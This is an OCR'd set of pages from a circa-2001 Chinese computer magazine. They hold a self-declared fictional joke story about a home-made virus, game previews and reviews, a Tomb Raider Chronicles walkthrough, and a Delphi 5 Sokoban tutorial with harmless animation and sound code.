奇遇二：一日，小弟受CIH的启发，编出一种更厉害的病毒——QQ2001。此病毒何时发作我也拿不准，一旦传播将会有意想不到的后果。赶快请来“风水先生”挑个良辰吉日发布。N日后，正当我准备将病毒发送给第一位受害者时……当时的具体过程如下：

1.开机自检。

2.病毒发作，屏幕上显示出一幅幅用符号组成的画面，并且提示如下：你好，现在QQ2001病毒正在发作，为了机器的安全，请勿关机……

3.我打心底里佩服自己的天才，欣赏着那美妙的图案，并且等待。

4.X分钟后，显示屏突然熄灭。

啊！忽然醒悟过来的我赶快按下电源开关——没有反应。病毒虽然没有损坏BIOS，但它已经利用软超频技术改变了CPU的外频，直到它烧毁。^_^整个硬盘也只剩下坏道了，哈哈，我好厉害！


啊！我可怜的QQ2001。哇！我可怜的Computer。一个天才的病毒就这样消失了，一个天才的Computer就这样毁灭了。唉！我欲哭无泪啊！

最后，本人找到了金钱大魔咒，另买了一部新机。金钱大魔咒——Money Money Home.

特别声明：（本文纯属虚构，一笑了之）

双击

（ChinaByte.com提供）



“老板想让我做事时，他总是先双击我，我恨死这项技术的发明人了。”

e眼品文（三）

□上海　e1792

作品：《论坛.COM》

作者：信海光

链接：http://newbbs2.sina.com.cn/tech/view.cgi?forumid=69&postid=196923

“说是论坛，实是江湖”——新浪资深网友经历219事件后的扮酷之作。

作品：《“诗经”的升级版》

作者：燕晓东

链接：http://culture.163.com/edit/010219/010219_46382.html

互联网狗仔队对孔子的专访。

作者的语言颇得中国古代文化同现代网络文化的熏陶。

作品：《不找IT女孩做老婆的五大理由！》《不嫁IT业男人的理由》

链接：http://www.donews.com/main.cgi?read=7691

作者以诙谐、幽默的手法，讲述了他为什么不找在IT行业工作的MM的五大理由，是刚刚被IT MM甩了的GG的最佳心里疗伤良药。

作品：《第一例网上婚礼精彩回放》

链接：http://goldnets.myrice.com/golden_eye/wedding/index.html


由黄金书屋承办的网络女作家何从和阿累的网上婚礼于2001年2月14日情人节当晚成功举办。

大家还可以去参观余兴节目。

新品上市



NBA LIVE 2001



开发制作：EA SPORTS

代理发行：电子艺界（ELECTRONIC ARTS）

游戏类型：运动

游戏容量：1CD

上市时间：2001 年 3 月

零售价格：待定

——NBA 球迷新千年的惊喜、体验真正的现场感受。

自1995年EA SPORTS推出第一款NBA游戏起，EA SPORTS就形成了每年推出一款NBA游戏的惯例。今年也不例外，在2001年来临之际，EA SPORTS又推出了他们的最新运动类游戏的大作《NBA LIVE 2001》。在这一次的实况NBA 赛场上，EA SPORTS又将为NBA 的玩家带来异样的惊喜。

与NBA 系列的前作相比，《NBA LIVE 2001》在内容上更注重场面和动作的真实性。玩家不仅可以在游戏中听到球员的喊叫声和替补队员的鼓掌声，还能真切地感受到赛场上不同队员之间各种不同的球风和个性。而在进攻和防守动作上，《NBA LIVE 2001》新增加了一些实用而花哨的动作，像以前没有出现过的上下晃动的假动作和“大梦”奥拉朱旺的招牌动作——转身后仰跳投等动作，都会在《NBA LIVE 2001》中出现。

奥妮



英文名称：ONI

游戏制作：Bungie Software

代理发行：世纪雷神

游戏容量：1CD

上市时间：2001 年 3 月 15 日

零售价格：48 元

对于西方人而言，东方漂亮、神秘的功夫，成为他们有点羡慕且想研究的部分。从电影“骇客帝国”(The Matrix)与最近EIDOS 推出的电脑游戏《大刀》，就可以多少端倪出西方人对于这方面的想法。不过无论是好莱坞的大牌明星，还是游戏界最知名的制作元老，都还没有能够体现出那种淋漓的感觉。很多玩家都希望有一款游戏能捕捉到日式动画那种高速的动能，并把它转变成精彩的游戏。《奥妮》真正做到了这点，玩家可以在游戏里得到一种真正的格斗体验。

命运战士



出品公司： Activision

上市代理：新天地

游戏类型： 第一人称射击游戏（FPS）

游戏容量：1CD

上市时间：2001年3月

零售价格：48 元

最残酷的第一人称射击游戏是什么？无疑就是这款即将上市的反恐怖游戏《命运战士》。在游戏中你将扮演一位经验丰富的原美国特种部队成员，为夺回四枚被恐怖分子抢走的核弹，横跨半个地球四处追寻你的猎物。你的行动将成为美国史上的最高机密，为了世界的安全，你绝不容有失。

在《命运战士》中，你将有机会置身于世界上各大真实的危险战区中，你面对的敌人不但有疯狂的恐怖分子，凶残的黑帮，更有全副武装的军队。你必须合理地利用手中的各种武器，以最小的代价获得最大的战果。游戏拥有最为真实的伤害效果，击中敌人身上的不同部位会造成不同的伤害。腿部中弹会降低行动速度，手臂中弹的时候就会降低命中率，脑袋或者心脏被击中就会一命呜呼。不要让敌人有机会反击，你的任务，就是生存。

轩辕伏魔录



[illegible]司:大宇资讯

发行公司:育碧软件

游戏类型:R.SLG

上市日期:2001 年 2 月 26 日

零售价格:58元

《轩辕伏魔录》是一个回合制的战略游戏，这样的设计，让你在面临敌军时，可以更从容地运筹帷幄。「金、木、水、火、土」五行属性之间的相生相克，衍生了「轩辕伏魔录」的战斗系统。在战斗中造成的影响，可从面临危机转变为轻易获胜，当然也可能会遭遇更惨的失败。在《轩辕伏魔录》中，我方共有高达 8 个角色。在战斗中，各自有不同的攻击特性及属性。有人擅长远距离攻击，有人擅长近距离直攻，也有人擅长后勤辅助。玩家在游戏中如果完成某些特殊任务，就可以得到召唤兽的青睐，之后的战斗，玩家便可召唤它们出来协助主角攻击敌人。

《Serious Sam》
制作公司：Gathering of Developers
游戏类型：动作
容量：1CD
评分：7分



在这款动作游戏中，玩家将扮演Sam"Serious" Stone的角色，即一名特别部队中的时光警察，决意破坏邪恶的Notorious Mental毁灭地球的阴谋。主角会接触到一系列的武器，从有名的M1-A2 Thompson submachine gun（每分钟可发射600发子弹），到MKIII grenade launcher（有40mm距离的爆炸力），还有SBC cannon（可发射HP uranium-filled cannonballs），以及XL2 laser gun（除了每分钟可发射600发子弹外，还拥有X7 power cells）。真的，单是武器已经是游戏的一大特色了。


《Kao the Kangaroo》
制作公司：Titus Software
游戏类型：动作
容量：1CD
评分：8分



这款游戏一定让玩家知道袋鼠有多厉害！原因是游戏中玩家饰演一只年轻袋鼠Kao，手戴拳套(看来是拳击高手)，只身闯过45关。它将面对不同的敌人，除了以拳攻击外，还要骑滑雪板、空中电单车、快艇等等，真是一只不简单的袋鼠。

《Gangsters 2: Vendetta》
制作公司：EIDOS
游戏类型：策略
容量：1CD
评分：8分

游戏的发生时间是在1920年美国禁酒法令实施之时。游戏的主角是Joey



Bane，一名退伍军人，父亲因为替黑手党工作而遭人杀害。而游戏就讲述主角Bane的复仇之路（真有点电影《教父》的味道），就是自己也成为黑道中人，找寻方法去杀掉本镇的龙头Cain Langham，Banes相信他是杀害父亲的罪魁祸首。然而背后是否这么简单呢？此外，游戏会提供拥有不同技能的助手，以及车辆和武器等，以供玩家执行任务。

《Blade of Darkness》
制作公司：Rebel Act Studios
游戏类型：动作
容量：1CD
评分：7



由西班牙游戏制作公司负责开发的这套动作游戏的背景，是在一个充满中世纪风情的奇幻世界中，其中会有四个不同的角色级别登场，分别是女亚马逊战士（amazon）、野人斗士（barbarian）、剑士（knight）、侏儒战士（dwarf）等。每个角色都会有不同的战斗方法，而且可随着游戏的进行而改善战斗的技巧。

《Anno 1503》
制作公司：Today Sunflowers
游戏类型：RTS
容量：1CD
评分：7



这款作品是即时战略游戏《1602 AD》的续集，使用了相似的战斗系统。故事集中讲述探索的纪元，玩家需要去建立基地及进行贸易和外交。当然玩家还有保卫基地免受敌人攻击的任务。玩家可设立自己的部队来执行巡逻边境的任务，还有建立辽望台、围墙等等设备，以防止步兵及骑兵的攻击。

《黑与白》
发行公司：EA
游戏类型：角色扮演
容量：1CD
评分：9



这是一款以故事为导向的角色扮演游戏，玩家扮演"神"的角色，对各族的村民实施教化。游戏中融合了角色扮演类型，加上即时战略的特色，也有冒险游戏的特质，还有模拟经营成分、灵巧和熟练地使用魔法卡、机动的战争策略等特色。总的来说是属于即时性质的，而且支持各种形式的多人方式的联网。还有一大特色，就是可以培养体型巨大的宠物，供你在游戏中或者互联网上游玩。

《Fly! II（飞行II）》
制作公司：Terminal Reality
游戏类型：模拟飞行
容量：1CD
评分：7分



记得《Fly!》的第一集受到了玩家的一致好评，而《Fly! II》的特色在于比前作多了一些改进，"最真实的体验，最高科技的设计"成为《FLY！II》的主题。画面采用了Photex3图像引擎，使飞行的感觉进入新的纪元。新增了十多款飞行器，此外，还增加了改良的视觉效果、动态的场景、为初学者精心设计的帮助信息以及相关操作入门等等新的特色。

热门游戏线报

□线人 小伟

古墓丽影：历代记流程攻略

□北京　疾走劳拉




第一章 罗马街道

进左边屋爬上箱子，来到有钢丝的屋子，架子后有黄金玫瑰。回到出发处，向前右转到喷水池，进小巷2次拉动开关头。爬上石头前进，从最后的玻璃窗跳到对面拿钥匙。回喷水池开门进去，往左拿到花园钥匙。喷水池岔路向左（木栅栏门内有黄金玫瑰），在尽头捡到手枪，旁边门内拿到瞄准镜，两者组合打碎门上锁，得到花园钥匙。将两把花园钥匙放到花园大门两侧，进入后从侧面上楼，射击大钟，左边门内有黄金玫瑰。进入，拉下开关打开大钟下面的门，看到两只黑鸟。进左边门拉开关，去右边，挂在边缘移到开关处拉下开关。转动两只鸟，打开门拿到Saturn Symbol。

第二章 图雷真市场

左边屋内射碎木箱得到撬杆，右边屋有瞄准镜，向前撬开右边白色铁门。爬上台子前进至有齿轮的屋，落地后身后深色地板下有黄金玫瑰。爬上梯子向右，跳进小屋拉三次绳子。出门向左，跳到另一小屋拉绳子打开深色地板。来到有齿轮的屋，从齿轮左边爬上去，进屋撬下金币放到雕像下。出门向左进入院子，绕到屋后游过水池。上岸进门向左跳，打碎A处怪物的双眼得到Mars symbol。掀起深色地板跳入下水道，上岸后撬下圆形阀门，将其装在A处机器上（机器顶有黄金玫瑰）并转动。回到下水道进入最底下通道，某处上岸后转动圆形阀门。从螺旋桨旁游过，上岸后从碎掉的彩色玻璃处回到院子。从水池前的那扇门向左，某个门内可找到黄金玫瑰。跳进水池，门内有Venus symbol，将Mars symbol和Venus symbol嵌入壁上底座，开门进去跳到宝石前。



第三章 罗马圆形大剧场

向前推开右边有铁环的石块拿到黄金玫瑰。迅速跑过通道跳到屋里，倒退挂到边缘，往下往左爬到洞内，按下开关后返回。滑下斜坡后按下开关，爬上梯子拾起宝石。出门上坡，按下开关从右面走到洞前，右面坡上有冲锋枪。从洞中平台向左跳，拉绳子三次后马上从另一边跳回平台拿到宝石，向铁门方向走。挂在悬崖边上右移到另一边，从墙上洞内拿到黄金玫瑰。滑向悬崖边，上坡将两块宝石组合嵌入门上底座，转身助跑跳到对面，转身助跑跳抓低处，左移到尽头落地。进屋来到上层，射杀敌人得到钥匙。打开对面铁门，从墙上洞内拿到钥匙，打开旁边门进入。滑下坡，背对宝石，跳过石台在洞内拿到黄金玫瑰，返回撬下宝石。

第四章 基地

从控制室拿到钥匙，打开箱子后的门。上楼射杀守卫得到卡，从柜里拿到冲锋枪。打开控制室左边的门，射碎墙上的板得到黄金玫瑰。打开控制室右边的门，上楼上箱子跳到另一边的二楼，按下开关。从被破坏的门进入，沿通道向左来到室外，从吊着的集装箱跳过去找到黄金玫瑰。用卡进入发电机室，射杀守卫得到钥匙。回到通道到对面上楼开门。用卡打开澡堂门，拿到手枪和保险丝，浴池角落地板下有黄金玫瑰。在澡堂内按下开关出门，进入发电机室将保险丝装好，进旁边门按下开关。爬上集装箱向潜艇跳去。

第五章 潜艇

撬下铁扶手，撬开角落铁板进入通风道。在竖井内有黄金玫瑰。倒挂进入另一竖井，移过拐角掀开地板来到舱室，找到负离子电池。原路返回，向前爬上梯子经过驾驶舱，掀起地板来到厨房。慢慢走到厨师身后，用铁扶手将其打晕得到钥匙，开门进储藏室拿到手枪和钥匙。进入餐厅内打开的门，打开圆形门爬上梯子，在仓库内射杀敌人得到霰弹枪，木箱顶有水中呼吸器，把叠放在一起的木箱撬开，里面黄金玫瑰。回到餐厅，打开关闭的圆形门出去，进入闪出敌人的屋，爬上箱子拉下头顶铁板进入通风道，途中洞内有黄金玫瑰。来到尽头拉开铁板进屋拿到正离子电池。出门前进至梯子，下去向前打开左边圆形门来到鱼雷室，爬上梯子并打开右边圆形门，射杀敌人得到控制器。出门打开左边圆形门进去，将控制器和水中呼吸器组装在潜水服上，再把正负离子电池组合。

第六章 深海潜水

前方岔路口向右，海底潜艇旁的

洞穴里有黄金玫瑰。岔路口向左，游进礁石间通道内的洞穴，箱内有矛头。此时潜水服坏损，氧气告急，需立刻返回。面对潜艇方向，向稍右方向游去，会有海流加快劳拉的游泳速度 。

第七章 沉没的潜艇



从梯子下去经鱼雷舱，上梯子跳过火堆，左边舱室有冲锋枪。跳过火堆来到餐厅，利用桌子跳到对面屋，射杀敌人得到卡。原路返回并右拐开门，爬上梯子前进至驾驶舱（途经门口有卫生箱的A屋），打开舱内圆形门进入B屋后获得钥匙。跳上驾驶舱的桌子，射击墙上高处的板，进入通风管道，向右掀起铁板跳入C屋。拉下墙上开关关闭电源，进入A屋得到氮气、手枪。出门下梯子走左边，打开有红色标记的门拿到氧气，出门射杀敌人得到钥匙，马上去餐厅，从厨房内找到黄金玫瑰。进入C屋开门找到黄金玫瑰，回到B屋爬上梯子，装好氮气和氧气 。

第八章 绞架

走到悬崖边，跑跳到对面蓝色石头上，抓住裂缝向左移到尽头，再跳到对面蓝色石头上，抓住边缘向右移动，（A处）身后洞内有黄金玫瑰。下到谷底进通道回到A处，继续移动过拐弯处，放手抓住下方裂缝进入。爬上右边石台，抓住头顶藤条荡至对面洞中，从斜坡滑下，面前是一火堆。转身走到进来的通道口前，抓住斜面向上爬，向后跳落高台，得到黄金玫瑰。跳下后向右走到矮洞前，跳起抓住头顶裂缝荡到对面洞里，向前一直滑落到井里。在井中一口气游到尽头上岸，助跑跳到木屋左边的斜坡，再跳到屋侧。从矮洞爬进屋内拿到橡皮管。下水回到木屋前，跳到水池另一边，沿通道爬回火堆。从空地的另一矮洞爬进拿到干草叉，与橡皮管组合成弹弓，在上层木条封住的洞前使用。捡起Iron Chapper后进入旁边地道，出来时从背后屋里捡起火把，前进途中在一间屋内（B处）点燃火把。继续向前看到地洞，先扔下火把然后下去，一直沿着右边墙前进，可以看到很多尖刺（有黄金玫瑰）。继续沿着右边墙前进上斜坡后进屋，用火把烧天花板得到心脏。将心脏放进B处附近铁门旁凹槽，迅速闪进铁门中前进。

第九章 迷宫

走到三个大按钮处，依次按下第二、第一和第三个按钮。进入后从椅背上的装饰物处拿到骨粉，倒进按钮旁的容器。进入另一扇门，（A处）起跳爬上高处，拉下开关拿到黄金玫瑰。从A处滑下斜坡，从中间的洞跳下去进入水中，上岸后途经三个洞。进入第一个洞，在木桥栏杆缺口处向左助跑跳抓住台子边缘，向右移过拐弯处爬上，转身助跑跳进入通道拿到黄金玫瑰。返回木桥拉动开关改变桥的位置，前进中进入分岔洞口，捡到《动物寓言集》。进入铁门前进，看到三团白光后向上走，在最高处（B处）跳抓住头顶裂缝，移动到前面的石缝再抓爬进入，得到黄金玫瑰。回到B处，助跑跳抓到石缝旁边的平台爬上去。下坡后跟着白光穿过迷宫，进入有棺材的屋，向棺材走去。

第十章 古老的磨坊

从左边进入通道，岔路右拐。在悬崖边助跑跳抓住绳子，转身180度荡到左边高台拿火把，下到通道尽头取火，（存储）将火把扔到有怪物的平台上。抓住绳子荡到铁栏杆高台，撬下栏杆后回到通道口。（存储）对准石缝偏左，助跑跳抓住绳子荡到最高点松手，落在石缝上方的斜面，滑下时抓住石缝边缘，松开再抓，爬进石缝。在石缝尽头的白色墙上撬下一块白色石头，原路返回挂下到怪物平台，旁边石缝内有黄金玫瑰。从平台突出处跳到对面回到出发点，在深色地板前使用白色石头，向前跳过小坡来到房屋前。走右边小路，跳过红色水沟来到水潭边。从左边的矮洞爬进，快速冲过火堆并跳进水池灭火，上岸捡到黄金玫瑰。潜下水潭等在黄金岩石旁，当水怪游进洞时，捡起硬币并游到水潭中的铁笼边使用硬币。游进水潭内的洞，（存储）上楼梯拉动转轮开关五次，放开后向左侧跳，向前跑跳抓住铁杆，兜一圈后放手落在对面，向右转身45度右空翻，往前爬进铁门。跳抓爬上高处，跳抓拉下开关。入水游回水潭，返回红色水沟，跳入水沟向前游。（第一个岔路右拐有黄金玫瑰）从右边上岸，跳起爬进面前高处石缝，前进至尽头后从右边爬上，转身跳到对面白色石台，助跑跳到屋顶，再助跑跳到门上方，助跑跳到另一边屋顶，助跑跳到旁边小屋屋顶。趴下后退，从小屋顶的入口挂下去，转动开关。

第十一章 十三层

从管道滑下，左转到尽头，射碎通风口的门爬进。跳过火坑来到尽头，射碎左边通风口的门拿到黄金玫瑰。射碎右边通风口的门爬进，最后屋内有锤子。返回开始点，爬上梯子，用锤子打开铁门，爬上梯子，射碎左边的板进入通道。慢慢接近通道尽头，狙击头部射杀警卫，倒退爬下。向右悄悄进入警卫室，狙击头部射杀警卫，拿起桌上的卡开门，乘电梯上楼。出电梯后左转刷卡进入三角形的门并收起武器，按下中央台子旁的按钮，出屋到尽头右拐，进蓝色



屋，再进更衣室。按左边第三个按钮捡起光盘，原路返回乘电梯下楼。经警卫室向右走到头，在墙上仪器处使用光盘。进通道抓住杆子下滑，在接近地面时后跳得到黄金玫瑰。下去爬过矮洞，走过铁桥在右边屋拿到布。下楼后直接刷卡进入左边实验室找到氯仿和布组合，从背后麻醉守卫，刷卡进门，射杀守卫得到“彩虹女神”实验室的光盘，放入电脑中开门。进去后直冲进里面屋，狙击杀死研究员，跑到红色激光处得到黄金玫瑰。向右进门上楼拉下开关，跑下楼取走“彩虹女神”，进入前面的门。

第十二章 携带“彩虹女神”逃离

将枪放在玻璃平台上，通过有X光探测的通道向左走。三岔口向右，前面屋里找到氯仿，出门往右边屋找到布，组合麻醉守卫。向前面屋里找到卡，回到三岔口，打开密码门进入洗手间，在男洗手间第一扇门内，跳起拉下天花板，进入通道。到了尽头转身挂下去，放手再抓住下层，最后落地。出通道转身挂下去并向下爬，最底下洞内有黄金玫瑰。沿杆子往上爬，向后跳到平台，助跑跳抓住右边铁杆转体甩进对面墙上洞内。跳抓爬到电梯顶上，掀开白色板进入电梯，按开关启动电梯，并换乘左边电梯。门开后迅速关门，按钮刹住电梯。爬到电梯顶，跳抓住横杆甩过去抓住平台爬上去，爬上右边铁丝网，快到顶时往后跳落在平台上。助跑跳抓住横杆甩到对面平台，爬进墙上通道。下坡滑到黑色地板时跳起抓住横杆，甩过去抓住对面横杆，然后荡落平台，迅速后退。跑跳抓进入通道，慢慢走过横杆滑下坡来到走廊。走到水缸旁引守卫开枪射碎水缸，内有黄金玫瑰。从通道到后面上坡，途中转身跳到门边，从左边梯子爬上去，按下墙上开关。跑到灭火器旁边趴下，引守卫射击炸毁墙壁，内有黄金玫瑰。下去进入刚打开的门，跳到水缸旁引守卫开枪射碎水缸，按下开关开门进去。慢慢走到前面按动按钮，进去后一直前进到有机器的屋。先进入有箱子的屋A，



跳起拉下天花板爬进去，来到屋里按下开关开启X光，再回到屋A拿到传送光盘。回到外面，在入口旁的电脑上使用传送光盘，走到机器中间，将“彩虹女神”放入，进行传送。传送后从地上的洞下去，用望远镜从窗口偷看对面屋的密码，等守卫走开后打开密码门进入，按下右边的开关，从另一边的低矮通道回到出发处取回枪。走过通道并左转，瞄准射中铁门边的灭火器，炸开门出去。

第十三章 红色警报

一路向上，在楼梯塌落时抓住边缘向下爬，左边通道内有黄金玫瑰。返回原路一直向上，到有火堆的平台，踢碎墙壁爬进通道，来到一个坑中，跳起拉下头顶铁丝网爬上去。先不捡平台上的抓钩，狙击射碎对面的红色阀门，搭电梯到另一层。（存储）到左边射击室，在五个移动靶移到白线前将其全部击中，然后进入右边射击室，按下开关，同样击中全部移动靶（从左到右出现顺序为 3，2，5，1，4，5，1，2，3，4）。通道尽头屋内有黄金玫瑰，右边屋有抓钩枪，再回去拿抓钩。进入有很多箱子的屋，将抓钩发射到天花板，跳上箱子，助跑跳抓住抓钩，荡到对面抓住墙上裂缝，向右移进入通道。滑下坡，原路返回再次拿抓钩，发射抓钩钩住顶上的楼梯，荡进对面洞中。滑下坡时跳起抓住台子边缘爬上去，通过通道挂下去，在守卫开动机枪前射杀他。拉下开关，搭电梯到大厅。站在门旁背对白色开关助跑跳，抓住绳子荡到对面高台，拉开铁板进入通道。向前直到地板塌落滑下去，从分岔口向右，爬上梯子。爬上石台，射碎红色阀门，并射击机器人。助跑跳到前面斜面，连续跳跃落在高处，捡起抓钩发射到天花板，跳抓住绳子荡进对面通道，按下开关A放水，下去在机器人身边捡起钥匙，再次按下开关A打开门。从通道出来后继续向前，快跑进入尽头屋，向左冲到吧台后面按下开关。（存储）返回屋，引着机器人跟着自己，向前右拐，一路左转，拉下开关，将其关在两道闸门之间。之后往左进入左边标志有DANGER的通道，在最里面的台子上拉下开关，旁边通道有黄金玫瑰。出去，在接近通道口时右拐，拉下开关，毒死机器人。拉上开关，出通道往右进入标志有CAUTION的通道，右拐拉上开关打开闸门，捡起机器人留下的钥匙，将两钥匙组合。出去后一路右拐，在十字口进入没有标志的通道。爬上台子，转身跳抓爬上梯子，回到大厅用钥匙开门一直向前。

电脑游戏自己做

□西安　鞠大龙

—— 用Delphi5做推箱子的游戏（五）

这期的连载是最后一篇了，我们还是抓紧时间谈谈推箱子游戏制作的细节部分吧！

游戏菜单中的“ 关于 ”项，本来是可有可无的东西。要说有用吧，它只是提供一个程序的基本信息。要说没用吧，没有它作者的功夫又白下了，没有人知道。所以我还是做了一个，供大家参考。

我们的游戏是推箱子，即使是“ 关于 ”也要和推箱子有关，那就做一个小人在窗体上推个箱子循环跑吧！同时，还采用Delphi5提供的控件TMediaplayer循环播放WAV格式的背景音乐。

新创建一个窗体Form4，先要定义全局变量如下：

```
public
  box:array[1..7,1..7] of integer;//数组的值
  exitflag:boolean;                //退出标志
  path:string;                     //保存播放文件名
  procedure drawgif;               //公有函数，往图片控件上拷贝图片
```

然后加入如下控件：一个时钟控件timer1，一个确定按钮button1，两个标签label1和label2（一个透明的，字体颜色为黑色，另一个是不透明的，字体颜色为绿色，把透明的标签放在上面，按住Ctrl键再配合方向键移动到合适位置，这样可以造成立体阴影的效果），一个TOpenDialog控件opend，一个TPanel控件panel1，一个TMediaPlayer控件mp1（属性autorewind=false），一个图片控件image1。最后的窗体界面如图1所示。




图 1

现在在窗体的ONCREATE事件里添加如下代码：

```
procedure TForm4.FormCreate(Sender: TObject);
begin
  exitflag:=true;
  timer1.enabled:=false;
  timer1.tag:=0;
  path:=form1.comdir+'\sound\backsound.wav';//背景音乐文件
   //初始数组，程序将根据数组的值对画布进行重画
  box[1][1]:=0;box[1][2]:=1;box[1][3]:=1;box[1][4]:=1;
  box[1][5]:=1;box[1][6]:=0;box[1][7]:=0;
  box[2][1]:=0;box[2][2]:=1;box[2][3]:=2;box[2][4]:=2;
  box[2][5]:=1;box[2][6]:=1;box[2][7]:=1;
  box[3][1]:=1;box[3][2]:=1;box[3][3]:=2;box[3][4]:=4;
  box[3][5]:=3;box[3][6]:=57;box[3][7]:=1;
  box[4][1]:=1;box[4][2]:=2;box[4][3]:=4;box[4][4]:=1;
  box[4][5]:=2;box[4][6]:=2;box[4][7]:=1;
  box[5][1]:=1;box[5][2]:=2;box[5][3]:=2;box[5][4]:=2;
  box[5][5]:=2;box[5][6]:=1;box[5][7]:=1;
  box[6][1]:=1;box[6][2]:=1;box[6][3]:=1;box[6][4]:=2;
  box[6][5]:=2;box[6][6]:=1;box[6][7]:=0;
  box[7][1]:=0;box[7][2]:=0;box[7][3]:=1;box[7][4]:=1;
  box[7][5]:=1;box[7][6]:=1;box[7][7]:=0;
  drawgif;
  timer1.enabled:=true;//启动时钟
end;
```

接下来实现自定义的公有函数drawgif：

```
procedure tform4.drawgif;
var i,j:integer;
  comimage:timage;
begin
   //根据数组的值，画不同的图片到图片控件中去
  for i:=1 to 7 do
  for j:=1 to 7 do
  begin
  case box[i][j] of
    0:comimage:=form1.black;//利用Form1里的图片
    1:comimage:=form1.qiang;
    2:comimage:=form1.diban;
    3:comimage:=form1.ybox;
    4:comimage:=form1.boxok;
    7:comimage:=form1.rbox;
    51,61:comimage:=form1.pushr1;
    52,62:comimage:=form1.pushr2;
    53,63:comimage:=form1.pushl1;
    54,64:comimage:=form1.pushl2;
    55,65:comimage:=form1.pushu1;
    56,66:comimage:=form1.pushu2;
    57,67:comimage:=form1.pushd1;
    58,68:comimage:=form1.pushd2;
  else
    exit;
  end;
  image1.Canvas.CopyRect(rect((j-1)*30,(i-1)*30,j*30,i*30),
                         comimage.canvas,
                         rect(0,0,30,30))
  end;
end;
```

由于在这个函数中用到了Form1中的图片控件，所以在编译过程中，Delphi会向你提示一个对话框，大意是问你是否要把窗体Form1的代码单元加入到此单元中，只要点击确定即可。

现在我们用时钟控件来实现动画。程序中需要利用一个变量来标识目前数组的状态，时钟控件的tag属性是最理想的。现在在时钟控件的ONTIMER事件中加入如下代码：

```
procedure TForm4.Timer1Timer(Sender: TObject);
begin
  timer1.enabled:=false;//关闭时钟
  timer1.tag:=timer1.tag+1;//标识加1
  case timer1.tag of//根据标识做不同动作
    1: begin box[3][4]:=7; box[3][5]:=53; box[3][6]:=2; end;
    2: begin box[3][3]:=3; box[3][4]:=53; box[3][5]:=2; end;
    3: begin box[3][4]:=4; box[2][4]:=55; end;
    4: begin box[2][3]:=53;box[2][4]:=2;  end;
    5: begin box[2][3]:=2; box[3][3]:=57; box[4][3]:=7; end;
    6: begin box[3][3]:=2; box[4][3]:=57; box[5][3]:=3; end;
    7: begin box[4][3]:=4; box[4][2]:=53; end;
    8: begin box[4][2]:=2; box[5][2]:=57; end;
    9: begin box[5][2]:=2; box[5][3]:=51; box[5][4]:=7; end;
    10:begin box[5][3]:=2; box[5][4]:=51; box[5][5]:=3; end;
    11:begin box[5][4]:=4; box[6][4]:=57; end;
    12:begin box[6][4]:=2; box[6][5]:=51; end;
    13:begin box[6][5]:=2; box[5][5]:=55; box[4][5]:=7; end;
    14:begin box[5][5]:=2; box[4][5]:=55; box[3][5]:=3; end;
    15:begin box[4][5]:=4; box[4][6]:=51; end;
    16:begin box[4][6]:=2; box[3][6]:=55; timer1.tag:=0;end;
  end;
  drawgif;//根据数组的值对图片控件重画
  timer1.enabled:=true;//开启时钟
end;
```

为了和大多数商业化游戏一样，我还在游戏中加入了一个作弊模式：手动更改时钟的速度，这样很有意思吧？在Label1的OnDblClick事件（鼠标双击）里加入如下代码：

```
procedure TForm4.Label1DblClick(Sender: TObject);
var tempstring:string;
    value:integer;
begin
  timer1.enabled:=false;
  //弹出对话框
  if inputquery('输入','请输入动画设置的时间',tempstring) then
  begin
    value:=strtoint(tempstring);
    if (0<value) and (value<1000) then//防止类型越界
      timer1.interval:=value;
  end;
  timer1.enabled:=true;
end;
```

播放背景音乐在窗体的ONSHOW事件里，在窗体的ONSHOW事件里加入如下代码：

```
procedure TForm4.FormShow(Sender: TObject);
begin
  exitflag:=true;
  mp1.FileName :=path;//设置播放控件要播放文件的名字
  mp1.Open;//打开设备
  mp1.Play;//播放文件
end;
```

在窗体关闭时要停止播放背景音乐并设置退出标志：

```
procedure TForm4.FormClose(Sender: TObject; var Action: TCloseAction);
begin
  exitflag:=false;//设置退出标志
  mp1.Stop;//停止设备
end;
```

为了实现背景音乐的循环播放，可以监视播放器的状态，当状态改变时，再次播放文件，除了退出的时候。程序中的exitflag变量就是标志程序是否退出。监视代码如下：

```
procedure TForm4.Mp1Notify(Sender: TObject);
begin
  if exitflag then
  begin
    mp1.filename:=path;//重置要播放文件的名字
    mp1.Open;//打开设备
    mp1.Play;//播放文件
  end;
  exitflag:=true;
end;
```


图 2

